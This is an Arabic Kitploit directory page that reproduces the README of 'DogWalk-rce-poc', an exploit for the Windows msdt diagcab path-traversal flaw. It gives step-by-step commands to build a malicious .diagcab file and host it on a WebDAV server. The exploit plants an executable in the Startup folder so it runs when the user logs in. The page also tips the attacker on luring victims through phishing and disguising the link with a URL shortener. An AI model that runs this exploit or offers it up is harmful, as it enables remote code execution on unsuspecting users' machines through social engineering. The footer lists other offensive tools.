Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
DogWalk-rce-poc — 🐾Dogwalk PoC (باستخدام ملف diagcab للحصول على RCE على Windows) | Kitploit

أدوات/GitHubGitHub/ariary/dogwalk-rce-poc
توليد الحمولةآليات الاستمراريةالاستغلالاختبار الاختراق
GitHubariary/dogwalk-rce-poc

DogWalk-rce-poc

🐾Dogwalk PoC (باستخدام ملف diagcab للحصول على RCE على Windows)

عرض المستودع
761446منذ 4 سنواتتمت المراجعة من قبل Kitploit
مشاركة

Dogwalk إثبات المفهوم🐾


🚨 إخلاء المسؤولية 🚨


يمنح هذا الإثبات المهاجم القدرة على تنفيذ حقن كود عن بُعد على جهاز الضحية بنظام Windows.
الهدف من هذا المستودع هو جعل الإثبات أكثر قابلية للاستخدام من <a href=https://github.com/irsl/microsoft-diagcab-rce-poc>المستودع الأصلي.
لا تستخدمه دون إذن مسبق!

فيما يتعلق بالضرر الناتج وسهولة الاستغلال، آمل أن تقوم Microsoft بإصلاحه
تحديث يوليو 2022: لم تقم Microsoft بإصلاح الثغرة في msdt بعد، لكن Microsoft Defender قادر على اكتشافها

  • 🧠 افهمها
  • 🐾 شغّلها
  • 📺 أرني

الفكرة الأساسية: ثغرة اجتياز المسار في تقنية Diagcab من Microsoft (msdt) والتي قد تؤدي إلى تنفيذ أوامر عن بُعد.
يمكنك العثور على النشرة الكاملة في مقال المدونة
تم الإبلاغ عن الثغرة منذ عامين (بواسطة @irsl) وما زالت بدون إصلاح!

كيف تعمل؟

يقوم إثبات المفهوم بإعداد خادم webdav يستضيف ملف .diagcab خبيثًا ينفذ اجتياز المسار لكتابة ملف تنفيذي خبيث في C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup. كتابة ملف تنفيذي في هذا المجلد يؤدي إلى تنفيذه في كل مرة يشغّل فيها المستخدم جهاز Windows، ويُسمى هذا التنفيذ التلقائي عند التمهيد وتسجيل الدخول.

إذن، ما نحتاجه أساسًا هو:

  • خادم webDAV
  • ملف .diagcab خبيث
  • ملف تنفيذي خبيث (ملف شرعي أو ملف نصي بسيط يكفي لإثبات المفهوم)

🎬 السيناريو

  1. سيزور الضحية رابطًا (تصيّد احتيالي، هندسة اجتماعية، أو أي وسيلة أخرى) يؤدي إلى تنزيل ملف .diagcab

(💡 استخدم ترويسة الاستجابة Content-type: application/octet-stream لجعل المتصفح ينزّل الملف تلقائيًا عند تصفح الرابط)

  1. ينقر الضحية على تنزيل الملف (يمكن أن يحدث بسهولة/عن طريق الخطأ بمجرد النقر على مجلد التنزيلات في المتصفح)
  2. يقوم ملف cab بتحميل الملف التنفيذي الخبيث عبر webdav -> (اجتياز المسار) الذي يُنزَّل في قائمة بدء التشغيل
  3. يعيد المستخدم تشغيل جهازه -> (RCE)

لنبدأ


إذا كنت كسولًا جدًا (أو مستعجلًا) للمتابعة خطوة بخطوة:

./hurry-dogwalk.sh [WEBDAV_URL]         # need docker
# Stop the server
./hurry-dogwalk.sh --clean

وإلا ↓↓

🔨 اصنع ملف .diagcab

  • .diagcfg هي ملفات XML بسيطة تحتفظ بمرجع لحزمة تشخيص واحدة أو أكثر وتوفر معلومات وصفية عنها
  • يتم تعبئتها في أرشيفات ملفات cabinet من Microsoft وحفظها بامتداد .diagcab.

أولًا، أنشئ custom.diagcfg:

./build-malicious-diagcfg.sh --url [WEBDAV_URL]

ثم أنشئ hotfix895214.diagcab:

cabarc.exe n hotfix895214.diagcab custom.diagcfg
# run it on windows (or with wine). If you do not find carbarc.exe use http://jc.bellamy.free.fr/download/cabarc.exe or http://download.microsoft.com/download/platformsdk/cab/2.0/w98nt42kmexp/en-us/Cabsdk.exe

أخيرًا، انقله إلى مجلد ./webdav/diagcab-webdav-poc/config

🏗️ جهّز الخادم

ضع الملف التنفيذي الذي تريد نقله إلى جهاز الضحية داخل مجلد ./webdav/malicious... (هنا نستخدم calc.exe الكلاسيكي)

...وأطلق الخادم:

cd ./webdav/diagcab-webdav-poc/
perl diagcab-webdav-poc.pl

الملف الخبيث .diagcab متاح على https://[WEBDAV_URL]/config/hotfix895214.diagcab. عليك الآن إغراء الضحية للنقر على هذا الرابط.

(💡 يمكنك استخدام مختصر الروابط لجعله يبدو أقل اشتباهًا)

👁️ انتظر وشاهد

إعداد Dogwalk

💡 افتراضيًا، يبدو أن اتصالات webdav غير مفعّلة. راجع mitigations.txt للحصول على حل بديل لجعلها تعمل

🐾🐾

عرض توضيحي

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    394
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    254

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →